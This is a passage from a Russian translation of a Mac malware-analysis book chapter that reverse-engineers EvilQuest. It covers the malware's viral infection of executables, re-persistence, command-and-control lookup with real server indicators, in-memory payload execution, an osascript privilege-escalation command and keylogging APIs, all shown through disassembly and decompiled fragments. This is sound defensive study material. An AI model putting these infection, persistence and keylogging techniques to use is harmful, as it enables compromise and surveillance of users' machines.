    if (result == 0x0) {
          for (i = 0x0; i < count; i++) {
               if (append_ei(arg0, targets[i]) == 0x0) {
                     infectedFiles++;
               }
          }
    }
    return infectedFiles;
}
```

Листинг 11-20: Функция `ei_loader_thread`

Сначала она вызывает helper function с именем `get_targets`, передавая ей расшифрованную строку, которая была аргументом функции потока, различные выходные переменные и callback function с именем `is_executable`.

Если изучить функцию `get_targets` (находится по адресу `0x000000010000e0d0`), мы увидим, что при передаче корневого каталога (например, `/Users`) функция `get_targets` вызывает API `opendir` и `readdir`, чтобы рекурсивно сформировать список файлов. Затем для каждого найденного файла вызывается callback function (например, `is_executable`). Это позволяет фильтровать список перечисленных файлов по некоторому ограничению.

Проверка, следует ли заражать каждый файл

Функция `is_executable` выполняет несколько проверок, чтобы выбрать из списка только Mach-O executables, не являющиеся приложениями и имеющие размер меньше 25MB. Если посмотреть аннотированный дизассемблированный код `is_executable`, который начинается по адресу `0x0000000100004ac0`, вы увидите первую проверку: она подтверждает, что файл не является приложением (листинг 11-21):

```
0x0000000100004acc    mov       rdi, qword [rbp+path]
0x0000000100004ad0    lea       rsi, qword [aApp]         ;
".app/" 1
0x0000000100004ad7    call      strstr 2
0x0000000100004adc    cmp       rax, 0x0                  ;
substring not found
0x0000000100004ae0    je        continue
0x0000000100004ae6    mov       dword [rbp+result], 0x0 3
0x0000000100004aed    jmp       leave
```

Листинг 11-21: Основная логика функции `is_executable`

Мы видим, что `is_executable` сначала использует функцию `strstr` 2, чтобы проверить, содержит ли переданный путь `".app/"` 1. Если содержит, функция `is_executable` досрочно возвращает `0x0` 3. Это означает, что вредоносное ПО пропускает бинарные файлы внутри application bundles.

Для файлов, не являющихся приложениями, функция `is_executable` открывает файл и считывает `0x1c` байт, как показано в листинге 11-22:

```
stream = fopen(path, "rb");
if (stream == 0x0) {
   result = -1;
}
else {
   rax = fread(&bytesRead, 0x1c, 0x1, stream);
```

Листинг 11-22: Чтение начала файла-кандидата

Затем она вычисляет размер файла, находя конец файла (через `fseek`) и получая позицию файлового потока (через `ftell`). Если размер файла больше `0x1900000` байт (25MB), функция `is_executable` вернет для этого файла `0` (листинг 11-23):

```
fseek(stream, 0x0, 0x2);
size = ftell(stream);
if (size > 0x1900000) {
    result = 0x0;
}
```

Листинг 11-23: Вычисление размера файла-кандидата

Далее функция `is_executable` оценивает, является ли файл бинарным Mach-O, проверяя, начинается ли он с "magic" значения Mach-O. В главе 5 мы отмечали, что заголовки Mach-O всегда начинаются с некоторого значения, которое идентифицирует бинарный файл как Mach-O. Все magic values можно найти в Apple `mach-o/loader.h`. Например, `0xfeedface` - это "magic" значение для 32-битного бинарного файла Mach-O (листинг 11-24):

```
0x0000000100004b8d    cmp       dword [rbp+header.magic],
0xfeedface
0x0000000100004b94    je        continue
0x0000000100004b9a    cmp       dword [rbp+header.magic],
0xcefaedfe
0x0000000100004ba1    je        continue
0x0000000100004ba7    cmp       dword [rbp+header.magic],
0xfeedfacf
0x0000000100004bae    je        continue
0x0000000100004bb4    cmp       dword [rbp+header.magic],
0xcffaedfe
0x0000000100004bbb    jne       leave
```

Листинг 11-24: Проверка констант Mach-O

Чтобы повысить читаемость дизассемблированного кода, мы указали Hopper трактовать байты, считанные из начала файла, как структуру заголовка Mach-O (рисунок 11-1).



Рисунок 11-1: Приведение типа заголовка файла к заголовку Mach-O

Наконец, функция проверяет член `filetype` заголовка Mach-O файла, чтобы узнать, содержит ли он значение `0x2` (листинг 11-25):

```
0x0000000100004bc1    cmp       dword [rbp+header.filetype],
0x2
0x0000000100004bc5    jne       leave
0x0000000100004bcb    mov       dword [rbp+result], 0x1
```

Листинг 11-25: Проверка типа Mach-O файла

Мы можем обратиться к документации Apple по Mach-O и узнать, что этот член будет установлен в `0x2` (`MH_EXECUTE`), если файл является стандартным executable, а не dynamic library или bundle.

После выполнения этих проверок `is_executable` возвращает список файлов, соответствующих ее критериям.

Заражение целевых файлов

Для каждого файла, определенного как кандидат на заражение, вредоносное ПО вызывает функцию с именем `append_ei`, которая содержит собственно логику вирусного заражения. На высоком уровне эта функция изменяет целевой файл следующим образом: она добавляет копию вредоносного ПО в его начало, а затем дописывает trailer, содержащий индикатор заражения и смещение к исходному коду файла.

Мы можем увидеть это вирусное заражение в действии, поместив собственный бинарный файл в домашний каталог пользователя и запустив вредоносное ПО под отладчиком, чтобы наблюдать, как оно взаимодействует с нашим файлом. Подойдет любой бинарный файл Mach-O размером меньше 25MB. Здесь мы используем бинарный файл, созданный компиляцией шаблонного кода Apple "Hello, World!" в Xcode.

В отладчике установите точку останова на функцию `append_ei` по адресу `0x0000000100004bf0`, как показано в листинге 11-26:

```
# lldb /Library/mixednkey/toolroomd
...
(lldb) b 0x0000000100004bf0
Breakpoint 1: where =
toolroomd`toolroomd[0x0000000100004bf0], address = 0x0000000100004bf0
(lldb) c
Process 1369 stopped
* thread #3, stop reason = breakpoint 1.1
(lldb) x/s $rdi
0x7ffeefbffcf0: "/Library/mixednkey/toolroomd"
(lldb) x/s $rsi
0x100323a30: "/Users/user/HelloWorld"
```

Листинг 11-26: Аргументы, переданные функции `append_ei`

Когда точка останова срабатывает, обратите внимание, что функция вызывается с двумя аргументами, находящимися в регистрах `RDI` и `RSI`: это соответственно путь к вредоносному ПО и целевой файл для заражения. Затем `append_ei` вызывает функцию `stat`, чтобы проверить доступность целевого файла. Это видно в аннотированной декомпиляции в листинге 11-27:

```
if(0 != stat(targetPath, &buf) )
{
    return -1;
}
```

Листинг 11-27: Проверка доступности файла-кандидата

Затем исходный файл целиком считывается в память. В отладчике мы увидели, что этот файл - само вредоносное ПО. Оно будет вирусно добавлено в начало целевого бинарного файла (листинг 11-28).

```
FILE* src = fopen(sourceFile, "rb");
fseek(src, 0, SEEK_END);
int srcSize = ftell(src);
fseek(src, 0, SEEK_SET);
char* srcBytes = malloc(srcSize);
fread(srcBytes, 0x1, srcSize, src);
```

Листинг 11-28: Вредоносное ПО считывает себя в память

После того как вредоносное ПО считано в память, целевой бинарный файл открывается и полностью считывается в память (листинг 11-29). Обратите внимание, что он открыт для обновления (в режиме `rb+`), потому что вредоносное ПО вскоре изменит его 1.

```
1 FILE* target = fopen(targetFile, "rb+");
fseek(target, 0, SEEK_END);
int targetSize = ftell(target);
fseek(target, 0, SEEK_SET);
char* targetBytes = malloc(targetSize);
fread(targetBytes, 0x1, targetSize, target);
```

Листинг 11-29: Чтение целевого бинарного файла в память

Далее код внутри функции `append_ei` проверяет, был ли целевой файл уже заражен (заражать один и тот же бинарный файл дважды бессмысленно). Для этого код вызывает функцию с именем `unpack_trailer`. Реализованная по адресу `0x00000001000049c0`, эта функция ищет данные "trailer", дописанные в конец зараженного файла. Мы вскоре обсудим эту функцию и детали данных trailer. Пока отметьте: если вызов `unpack_trailer` возвращает данные trailer, EvilQuest знает, что файл уже заражен, и функция `append_ei` завершается (листинг 11-30):

```
0x0000000100004e6a    call       unpack_trailer
0x0000000100004e6f    mov        qword [rbp+trailerData], rax
0x0000000100004e82    cmp        qword [rbp+trailerData], 0x0
0x0000000100004e8a    je         continue
...
0x0000000100004eb4    mov        dword [rbp+result], 0x0
0x0000000100004ec1    jmp        leave
continue:
0x0000000100004ec6    xor        eax, eax
```

Листинг 11-30: Проверка, заражен ли уже целевой файл

Если предположить, что целевой файл еще не заражен, вредоносное ПО перезаписывает его самим вредоносным ПО. Чтобы сохранить функциональность целевого файла, функция `append_ei` затем дописывает исходные байты файла, которые она считала в память (листинг 11-31):

```
fwrite(srcBytes, 0x1, srcSize, target);
fwrite(targetBytes, 0x1, targetSize, target);
```

Листинг 11-31: Запись вредоносного ПО и целевого файла на диск

Наконец, вредоносное ПО инициализирует trailer и форматирует его с помощью функции `pack_trailer`. Затем trailer записывается в самый конец зараженного файла, как показано в листинге 11-32:

```
int* trailer = malloc(0xC);
trailer[0] = 0x3;
trailer[1] = srcSize;
trailer[2] = 0xDEADFACE;
packedTrailer = packTrailer(&trailer, 0x0);
fwrite(packedTrailer, 0x1, 0xC, target);
```

Листинг 11-32: Запись trailer на диск

Этот trailer содержит байтовое значение `0x3`, за которым следует размер вредоносного ПО. Поскольку вредоносное ПО вставляется в начало целевого файла, это значение также является смещением к исходным байтам зараженного файла. Как вы увидите, вредоносное ПО использует это значение, чтобы восстановить исходную функциональность зараженного бинарного файла при его выполнении. Trailer также содержит маркер заражения, `0xdeadface`. Таблица 11-1 показывает структуру получившегося файла.

Таблица 11-1: Структура файла, созданного логикой вирусного заражения

Вирусный код	**Исходный код**	**Trailer**		
		`0x3` \	размер вирусного кода (смещение исходного кода) \	`0xdeadface`

Изучим зараженный бинарный файл HelloWorld, чтобы подтвердить, что он соответствует этой структуре. Посмотрите на hexdump в листинге 11-33:

```
% hexdump -C HelloWorld
00000000  cf fa ed fe 07 00 00 01  03 00 00 80 02 00 00 00
|................|
00000010  12 00 00 00 c0 07 00 00  85 00 20 04 00 00 00 00
|.......... .....|
00000020  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45
|....H...__PAGEZE|
00000030  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|RO..............|
00015770  cf fa ed fe 07 00 00 01  03 00 00 00 02 00 00 00
|................| 1
00015780  14 00 00 00 08 07 00 00  85 00 20 00 00 00 00 00
|.......... .....|
00015790  19 00 00 00 48 00 00 00  5f 5f 50 41 47 45 5a 45
|....H...__PAGEZE|
000157a0  52 4f 00 00 00 00 00 00  00 00 00 00 00 00 00 00
|RO..............|
000265b0  03 70 57 01 00 ce fa ad  de
|.pW......| 2
```

Листинг 11-33: Hexdump зараженного файла

Hexdump показывает байтовые значения в порядке little-endian. В начале бинарного файла мы находим Mach-O код вредоносного ПО, а исходный код Hello World начинается со смещения `0x15770` 1. В конце файла мы видим упакованный trailer: `03 70 57 01 00 ce fa ad de` 2. Первое значение - байт `0x3`, а два последующих значения, если рассматривать их как 32-битные шестнадцатеричные целые числа, - это `0x00015770`, размер вредоносного ПО и смещение к исходным байтам, и `0xdeadface`, маркер заражения.

Выполнение и повторное закрепление из зараженных файлов

Когда пользователь или система запускает бинарный файл, зараженный EvilQuest, вместо него начнет выполняться копия вредоносного ПО, внедренная в бинарный файл. Это происходит потому, что dynamic loader macOS выполнит все, что найдет в начале бинарного файла.

В рамках своей инициализации вредоносное ПО вызывает метод с именем `extract_ei`, который изучает дисковый бинарный образ, лежащий в основе запущенного процесса. В частности, вредоносное ПО считывает `0x20` байт данных "trailer" из конца файла и распаковывает их вызовом функции с именем `unpack_trailer`. Если последний из этих байтов trailer равен `0xdeadface`, вредоносное ПО понимает, что выполняется вследствие запуска зараженного файла, а не, скажем, из одного из своих объектов запуска (листинг 11-34):

```
;unpack_trailer
;rcx: trailer data
0x0000000100004a39    cmp       dword ptr [rcx+8], 0xdeadface
0x0000000100004a40    mov       [rbp+var_38], rax
0x0000000100004a44    jz        isInfected
```

Листинг 11-34: Изучение данных trailer

Если данные trailer найдены, функция `extract_ei` возвращает указатель на байты вредоносного ПО в зараженном файле. Она также возвращает длину этих данных; вспомните, что это значение хранится в trailer. Этот блок кода при необходимости заново сохраняет, повторно закрепляет и повторно выполняет вредоносное ПО, как видно в листинге 11-35:

```
maliciousBytes = extract_ei(argv, &size);
if (maliciousBytes != 0x0) {
    persist_executable_frombundle(maliciousBytes, size, ...);
    install_daemon(...);
    run_daemon(...);
    ...
```

Листинг 11-35: Вредоносное ПО заново сохраняет, повторно закрепляет и перезапускает себя

Если мы выполним наш зараженный бинарный файл, то в отладчике сможем подтвердить, что файл вызывает функцию `persist_executable_frombundle`, реализованную по адресу `0x0000000100008df0`. Эта функция отвечает за запись вредоносного ПО из зараженного файла на диск, как показано в выводе отладчика в листинге 11-36:

```
% lldb ~/HelloWorld
...
Process 1209 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = instruction step over
    frame #0: 0x000000010000bee7 HelloWorld
->  0x10000bee7: callq  persist_executable_frombundle
(lldb) reg read
General Purpose Registers:
       ...
       rdi = 0x0000000100128000 1
       rsi = 0x0000000000015770 2
(lldb) x/10wx $rdi
0x100128000: 0xfeedfacf 0x01000007 0x80000003 0x00000002
0x100128010: 0x00000012 0x000007c0 0x04200085 0x00000000
0x100128020: 0x00000019 0x00000048
```

Листинг 11-36: Аргументы функции `persist_executable_frombundle`

Мы видим, что она вызвана с указателем на байты вредоносного ПО в зараженном файле 1 и со значением длины этих данных 2.

В file monitor мы можем наблюдать, как зараженный бинарный файл выполняет эту логику, чтобы заново создать и постоянный бинарный файл вредоносного ПО (`~/Library/AppQuest/com.apple.quest`), и property list launch agent (`com.apple.questd.plist`), как показано в листинге 11-37:

```
# FileMonitor.app/Contents/MacOS/FileMonitor -pretty -filter
HelloWorld
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/AppQuest/com.apple.questd",
    "process" : {
      "uid" : 501,
      "path" : "/Users/user/HelloWorld",
      "name" : "HelloWorld",
      "pid" : 1209
      ...
     }
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_CREATE",
  "file" : {
    "destination" :
"/Users/user/Library/LaunchAgents/com.apple.questd.plist",
    "process" : {
      "uid" : 501,
```

```
        "path" : "/Users/user/HelloWorld",
        "name" : "HelloWorld",
        "pid" : 1209
        ...
      }
  }
}
```

Листинг 11-37: Наблюдение повторного создания и вредоносного бинарного файла launch agent, и plist

Вы можете заметить, что вредоносное ПО не создало заново свой launch daemon, поскольку для этого требуются права root, которых у зараженного процесса не было.

Затем зараженный бинарный файл запускает вредоносное ПО через `launchctl`, что видно в process monitor (листинг 11-38):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "arguments" : [
      "launchctl",
      "submit",
      "-l",
      "questd",
      "-p",
      "/Users/user/Library/AppQuest/com.apple.questd"
    ],
    "name" : "launchctl",
    "pid" : 1309
  }
}
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/Library/AppQuest/com.apple.questd",
    "name" : "com.apple.questd",
    "pid" : 1310
  }
}
```

Листинг 11-38: Наблюдение перезапуска заново закрепленного вредоносного ПО

Это подтверждает, что главная цель локального вирусного заражения - гарантировать, что система останется зараженной, даже если объекты запуска и бинарный файл вредоносного ПО будут удалены. Хитро!

Выполнение исходного кода зараженного файла

Теперь, когда зараженный бинарный файл повторно закрепил и повторно выполнил вредоносное ПО, ему нужно выполнить исходный код зараженного бинарного файла, чтобы для пользователя все выглядело нормально. Это обрабатывает функция с именем `run_target`, находящаяся по адресу `0x0000000100005140`.

Функция `run_target` сначала обращается к данным trailer, чтобы получить смещение исходных байтов внутри зараженного файла. Затем функция записывает эти байты в новый файл с шаблоном имени `.<originalfilename>1` 1, как показано в листинге 11-39. После этого новый файл помечается как исполняемый (через `chmod`) и выполняется (через `execl`) 2:

```
1 file = fopen(newPath, "wb");
fwrite(bytes, 0x1, size, file);
fclose(file);
chmod(newPath, mode);
2 execl(newPath, 0x0);
```

Листинг 11-39: Выполнение чистого экземпляра зараженного бинарного файла, чтобы ничто не выглядело подозрительно

Process monitor может зафиксировать событие выполнения нового файла, содержащего исходные байты бинарного файла (листинг 11-40):

```
# ProcessMonitor.app/Contents/MacOS/ProcessMonitor -pretty
{
  "event" : "ES_EVENT_TYPE_NOTIFY_EXEC",
  "process" : {
    "uid" : 501,
    "path" : "/Users/user/.HelloWorld1",
    "name" : ".HelloWorld1",
    "pid" : 1209
  }
}
```

Листинг 11-40: Наблюдение выполнения чистого экземпляра зараженного бинарного файла

Один плюс записи исходных байтов в отдельный файл перед выполнением состоит в том, что этот процесс сохраняет code-signing и entitlements исходного файла. Когда EvilQuest заражает бинарный файл, он делает любую подпись code-signing и entitlements недействительными, злонамеренно изменяя файл. Хотя macOS все равно позволит бинарному файлу запуститься, она больше не будет учитывать его entitlements, что может сломать легитимную функциональность. Запись только исходных байтов в новый файл восстанавливает подпись code-signing и любые entitlements. Это означает, что при выполнении новый файл будет работать как ожидается.

Логика удаленных коммуникаций

После того как EvilQuest заражает другие бинарные файлы в системе, он выполняет дополнительные действия, например эксфильтрацию файлов и выполнение удаленных заданий. Эти действия требуют связи с удаленным сервером. В этом разделе мы исследуем эту логику удаленных коммуникаций.

Серверы-посредники и серверы командования и управления

Чтобы определить адрес своего удаленного command and control server, вредоносное ПО вызывает функцию с именем `get_mediator`. Реализованная по адресу `0x000000010000a910`, эта функция принимает два параметра: адрес сервера и имя файла. Затем она вызывает функцию с именем `http_request`, чтобы запросить у указанного сервера указанный файл, в котором, как ожидает вредоносное ПО, будет содержаться адрес command and control server. Этот косвенный механизм поиска удобен, потому что позволяет авторам вредоносного ПО менять адрес command and control server в любое время. Все, что им нужно сделать, - обновить файл на первичном сервере.

Изучение дизассемблированного кода вредоносного ПО выявляет несколько cross references к функции `get_mediator`. Код перед этими вызовами ссылается на сервер и файл. Неудивительно, что оба значения зашифрованы (листинг 11-41):

```
0x00000001000016bf    lea        rdi, qword [a3ihmvk0rfo0r3k]
0x00000001000016c6    call       ei_str
0x00000001000016cb    lea        rdi, qword [a1mnsh21anlz906]
0x00000001000016d2    mov        qword [rbp+URL], rax
0x00000001000016d9    call       _ei_str
0x00000001000016de    mov        rdi, qword [rbp+URL]
0x00000001000016e5    mov        rsi, rax
0x00000001000016e8    call       get_mediator
```

Листинг 11-41: Инициализация аргументов и вызов функции `get_mediator`

Используя отладчик или нашу внедряемую dylib-деобфускатор, обсуждавшуюся в главе 10, мы можем легко получить открытый текст этих строк:

```
3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033 ->
andrewka6.pythonanywhere
1MNsh21anlz906WugB2zwfjn0000083 -> ret.txt
```

Вы также можете запустить network sniffer, например Wireshark, чтобы пассивно захватить сетевой запрос в действии и раскрыть и сервер, и имя файла. После завершения HTTP-запроса к `andrewka6.pythonanywhere` за файлом `ret.txt` вредоносное ПО получит адрес своего command and control server. На момент обнаружения вредоносного ПО в середине 2020 года этим адресом был `167.71.237.219`.

Если HTTP-запрос завершается неудачей, у EvilQuest есть запасной план. Основной вызывающий код функции `get_mediator` - функция `eiht_get_update`, которую мы рассмотрим в следующем разделе. Здесь лишь отметим, что функция перейдет к жестко закодированному command and control server, если вызов `get_mediator` завершится неудачей (листинг 11-42):

```
eiht_get_update() {
 ...
 if(*mediated == NULL) {
    *mediated  = get_mediator(url, page);
    if (*mediated == 0x0) {
        //167.71.237.219
        *mediated =
ei_str("1utt{h1QSly81vOiy83P9dPz0000013");
    }
    ...
```

Листинг 11-42: Резервная fallback-логика для command and control server

Жестко закодированный адрес command and control server, `167.71.237.219`, совпадает с адресом, найденным онлайн в файле `ret.txt`.

Логика удаленных заданий

Обычная возможность persistent malware - способность удаленно принимать команды от атакующего и выполнять их в системе жертвы. Важно выяснить, какие команды поддерживает вредоносное ПО, чтобы оценить полный эффект заражения. Хотя EvilQuest поддерживает лишь небольшой набор команд, их достаточно, чтобы предоставить удаленному атакующему полный контроль над зараженной системой. Интересно, что некоторые команды пока выглядят как placeholders: они не реализованы и при вызове возвращают `0`.

Логика заданий начинается в функции `main`, где вызывается другая функция с именем `eiht_get_update`. Эта функция сначала пытается получить адрес command and control server атакующего через вызов `get_mediator`. Если этот вызов завершается неудачей, вредоносное ПО переходит к использованию жестко закодированного адреса, который мы выявили в предыдущем разделе.

Затем вредоносное ПО собирает базовую информацию о хосте через функцию с именем `ei_get_host_info`. Изучение дизассемблированного кода этой функции (листинг 11-43) показывает, что она вызывает API macOS, такие как `uname`, `getlogin` и `gethostname`, чтобы сформировать базовую сводку по зараженному хосту:

```
ei_get_host_info:
0x0000000100005b00    push       rbp
0x0000000100005b01    mov        rbp, rsp
...
0x0000000100005b1d    call       uname
...
0x0000000100005f18    call       getlogin
...
0x0000000100005f4a    call       gethostname
```

Листинг 11-43: Логика survey в `ei_get_host_info`

В отладчике мы можем дождаться, пока функция `ei_get_host_info` будет готова выполнить инструкцию `retq` 1, чтобы вернуться к вызывающему коду, а затем выгрузить собранные ею survey data (листинг 11-44) 2:

```
(lldb) x/i $rip
1 ->  0x100006043: c3  retq
2 (lldb) p ((char**)$rax)[0]
0x0000000100207bb0 "user[(null)]"
(lldb) p ((char**)$rax)[1]
0x0000000100208990 "Darwin 19.6. (x86_64) US-ASCII yes-no"
```

Листинг 11-44: Выгрузка survey

Survey data сериализуются вызовом функции с именем `eicc_serialize_request` (реализована по адресу `0x0000000100000d30`) перед отправкой на command and control server атакующего функцией `http_request`. По адресу `0x000000010000b0a3` мы находим вызов функции с именем `eicc_deserialize_request`, которая десериализует ответ сервера. Вызов функции `eiht_check_command` (реализована по адресу `0x000000010000a9b0`) проверяет ответ, который должен быть командой для выполнения.

Интересно, что некоторая информация о полученной команде, возможно checksum, по-видимому, записывается в файл с именем `.shcsh` через вызов функции `eiht_append_command` (листинг 11-45):

```
int eiht_append_command(int arg0, int arg1) {
   checksum = ei_tpyrc_checksum(arg0, arg1);
   ...
   file = fopen(".shcsh", "ab");
   fseek(var_28, 0x0, 0x2);
   fwrite(&checksum, 0x1, 0x4, file);
   fclose(file);
   ...
}
```

Листинг 11-45: Возможно, кэш полученных команд?

Наконец, `eiht_get_update` вызывает функцию с именем `dispatch` для обработки команды. Reverse engineering функции `dispatch`, находящейся по адресу `0x000000010000a7e0`, выявляет поддержку семи команд. Подробно разберем каждую из них.

react_exec (0x1)

Если command and control server отвечает командой `0x1` 1, вредоносное ПО вызывает функцию с именем `react_exec` 2, как показано в листинге 11-46:

```
dispatch:
0x000000010000a7e0    push
0x000000010000a7e1    mov       rbp, rsp
...
0x000000010000a7e8    mov       qword [rbp+ptrCommand], rdi
...
0x000000010000a7fe    mov       rax, qword [rbp+ptrCommand]
0x000000010000a802    mov       rax, qword [rax]
1 0x000000010000a805    cmp       dword [rax], 0x1
0x000000010000a808    jne       continue
0x000000010000a80e    mov       rdi, qword [rbp+ptrCommand]
2 0x000000010000a812    call      react_exec
```

Листинг 11-46: Вызов функции `react_exec`

Команда `react_exec` выполнит payload, полученный от сервера. Интересно, что `react_exec` сначала пытается выполнить payload непосредственно из памяти. Это гарантирует, что payload никогда не попадет в файловую систему зараженной системы, обеспечивая разумную защиту от антивирусного сканирования и forensic tools.

Чтобы выполнить payload из памяти, `react_exec` вызывает функцию с именем `ei_run_memory_hrd`, которая обращается к различным API Apple для загрузки и linking payload в памяти. После подготовки payload к выполнению из памяти вредоносное ПО выполнит его (листинг 11-47):

```
ei_run_memory_hrd:
0x0000000100003790    push      rbp
0x0000000100003791    mov       rbp, rsp
...
0x0000000100003854    call
NSCreateObjectFileImageFromMemory
...
0x0000000100003973    call      NSLinkModule
...
0x00000001000039aa    call      NSLookupSymbolInModule
...
0x00000001000039da    call      NSAddressOfSymbol
...
0x0000000100003a11    call      rax
```

Листинг 11-47: Логика выполнения кода из памяти в `ei_run_memory_hrd`

В моем докладе BlackHat 2015 "Writing Bad @$$ Malware for OS X" я обсуждал эту же технику выполнения кода из памяти и отмечал, что Apple раньше размещала похожий пример кода. [3] Код в функции EvilQuest `react_exec`, похоже, напрямую основан на коде Apple. Например, и код Apple, и вредоносное ПО используют строку `"[Memory Based Bundle]"`.

Однако, похоже, в логике "run from memory" вредоносного ПО есть ошибка (листинг 11-48):

```
000000010000399c    mov       rdi, qword [module]
00000001000039a3    lea       rsi, qword [a2l78i0wi...]
;"_2l78|i0Wi0rn2YVsFe3..."
00000001000039aa    call      NSLookupSymbolInModule
```

Листинг 11-48: Ошибка в коде вредоносного ПО

Обратите внимание: автор вредоносного ПО не деобфусцировал символ через вызов `ei_str` перед передачей его API `NSLookupSymbolInModule`. Поэтому разрешение символа завершится неудачей.

Если выполнение из памяти завершается неудачей, вредоносное ПО содержит резервную логику: вместо этого оно записывает payload в файл с именем `.xookc`, делает его исполняемым через `chmod`, а затем выполняет с помощью следующего:

```
osascript -e "do shell script \"sudo open .xookc\" with
administrator privileges"
```

react_save (0x2)

Команда `0x2` заставляет вредоносное ПО выполнить функцию с именем `react_save`. Эта функция загружает executable file с command and control server в зараженную систему.

Посмотрите на декомпилированный код этой функции в листинге 11-49; она реализована по адресу `0x000000010000a300`. Мы видим, что сначала она декодирует данные, полученные от сервера, через вызов функции `eib_decode`. Затем она сохраняет эти данные в файл с именем, указанным сервером. После сохранения файла вызывается `chmod` со значением `0x1ed` (или `0755` в восьмеричной форме), которое устанавливает executable bit файла.

```
int react_save(int arg0) {
    ...
    decodedData = eib_decode(...data from server...);
    file = fopen(name, "wb");
    fwrite(decodedData, 0x1, length, file);
    fclose(file);
    chmod(name, 0x1ed);
    ...
```

Листинг 11-49: Основная логика функции `react_save`

react_start (0x4)

Если EvilQuest получает от сервера команду `0x4`, он вызывает метод с именем `react_start`. Однако сейчас эта функция не реализована и просто устанавливает регистр `EAX` в `0` через инструкцию XOR 1 (листинг 11-50):

```
dispatch:
0x000000010000a7e0    push
0x000000010000a7e1    mov        rbp, rsp
...
0x000000010000a826    cmp        dword [rax], 0x4
0x000000010000a829    jne        continue
0x000000010000a82f    mov        rdi, qword [rbp+var_10]
0x000000010000a833    call       react_start
react_start:
0x000000010000a460    push       rbp
0x000000010000a461    mov        rbp, rsp
0x000000010000a464    xor      1 eax, eax
0x000000010000a466    mov        qword [rbp+var_8], rdi
0x000000010000a46a    pop        rbp
0x000000010000a46b    ret
```

Листинг 11-50: Функция `react_start` остается нереализованной

В будущих версиях вредоносного ПО, возможно, мы увидим завершенные варианты этой (и других пока нереализованных) команд.

react_keys (0x8)

Если EvilQuest встречает команду `0x8`, он вызывает функцию с именем `react_keys`, которая запускает логику keylogging. Более внимательное изучение дизассемблированного кода функции `react_keys` показывает, что она порождает фоновый поток для выполнения функции с именем `eilf_rglk_watch_routine`. Эта функция вызывает различные API CoreGraphics, позволяющие программе перехватывать нажатия клавиш пользователя (листинг 11-51):

```
eilf_rglk_watch_routine:
0x000000010000d460    push       rbp
0x000000010000d461    mov        rbp, rsp
...
0x000000010000d48f    call       CGEventTapCreate
...
0x000000010000d4d2    call
CFMachPortCreateRunLoopSource
...
0x000000010000d4db    call       CFRunLoopGetCurrent
...
0x000000010000d4f1    call       CFRunLoopAddSource
...
0x000000010000d4ff    call       CGEventTapEnable
...
0x000000010000d504    call       CFRunLoopRun
```

Листинг 11-51: Логика keylogger, найденная внутри функции `eilf_rglk_watch_routine`

В частности, функция создает event tap через API `CGEventTapCreate`, добавляет его в текущий run loop, а затем вызывает `CGEventTapEnable`, чтобы активировать event tap. В документации Apple для `CGEventTapCreate` указано, что эта функция принимает заданную пользователем callback function, которая будет вызываться для каждого события, например нажатия клавиши. [4] Поскольку этот callback является пятым аргументом функции `CGEventTapCreate`, он будет передан в регистре `R8` (листинг 11-52):

```
0x000000010000d488    lea        r8, qword [process_event]
0x000000010000d48f    call       CGEventTapCreate
```

Листинг 11-52: Аргумент callback для функции `CGEventTapCreate`

